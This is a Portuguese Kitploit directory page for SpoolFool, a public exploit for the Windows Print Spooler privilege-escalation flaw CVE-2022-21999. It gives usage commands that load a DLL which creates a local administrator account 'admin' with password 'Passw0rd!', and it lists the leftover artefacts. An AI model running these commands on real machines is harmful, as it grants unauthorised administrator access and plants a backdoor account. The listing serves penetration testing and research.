
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

··Feeds·Contato·Privacidade·© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
SpoolFool — Exploit para CVE-2022-21999 - Vulnerabilidade de Elevação de Privilégio do Windows Print Spooler (LPE) | Kitploit
Ferramentas/GitHubGitHub/ly4k/spoolfool
Escalada de PrivilégiosAnálise de VulnerabilidadesExploraçãoTestes de PenetraçãoExploração de Binários
GitHubly4k/spoolfool

SpoolFool

Exploit para CVE-2022-21999 - Vulnerabilidade de Elevação de Privilégio do Windows Print Spooler (LPE)

Ver Repositório
79616051há 4 anosRevisado pelo Kitploit

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar
Site

SpoolFool

Exploit para CVE-2022-21999 - Vulnerabilidade de Elevação de Privilégio do Windows Print Spooler (LPE)

Detalhes

O exploit fornecido deve funcionar por padrão em todas as versões desktop do Windows.

Consulte a publicação do blog para obter detalhes técnicos completos aqui.

Uso

PS C:\SpoolFool> .\SpoolFool.exe

SpoolFool
  By Oliver Lyak (@ly4k_)

Examples:
  C:\SpoolFool\SpoolFool.exe -dll add_user.dll
  C:\SpoolFool\SpoolFool.exe -dll add_user.dll -printer 'My Printer'
  C:\SpoolFool\SpoolFool.exe -dll add_user.dll -dir 'SECRET'
  C:\SpoolFool\SpoolFool.exe -dll add_user.dll -printer 'My Printer' -dir 'SECRET'

Powershell

PS C:\SpoolFool> ipmo .\SpoolFool.ps1
PS C:\SpoolFool> Invoke-SpoolFool

SpoolFool
  By Oliver Lyak (@ly4k_)

Examples:
   -dll add_user.dll
   -dll add_user.dll -printer 'My Printer'
   -dll add_user.dll -dir 'SECRET'
   -dll add_user.dll -printer 'My Printer' -dir 'SECRET'

Prova de Conceito

A PoC a seguir usa uma DLL que cria um novo administrador local admin / Passw0rd!. A DLL (AddUser.dll) e o código-fonte podem ser encontrados neste repositório.

Segunda execução


A PoC a seguir demonstra uma segunda execução do exploit fornecido. Observe que a vulnerabilidade não é explorada desta vez para carregar a DLL.
Artefatos

Após a execução do exploit, os seguintes artefatos serão deixados para limpeza posterior:

  • O diretório do driver de impressora criado não é removido
  • A DLL do payload é copiada para o diretório do driver de impressora e não é removida
  • Qualquer impressora criada não é removida
  • O valor SpoolDirectory da impressora alvo não é restaurado

Autores

  • Oliver Lyak @ly4k_

Referências

  • SpoolFool: Elevação de Privilégio do Windows Print Spooler (CVE-2022-21999)
Baixar ferramenta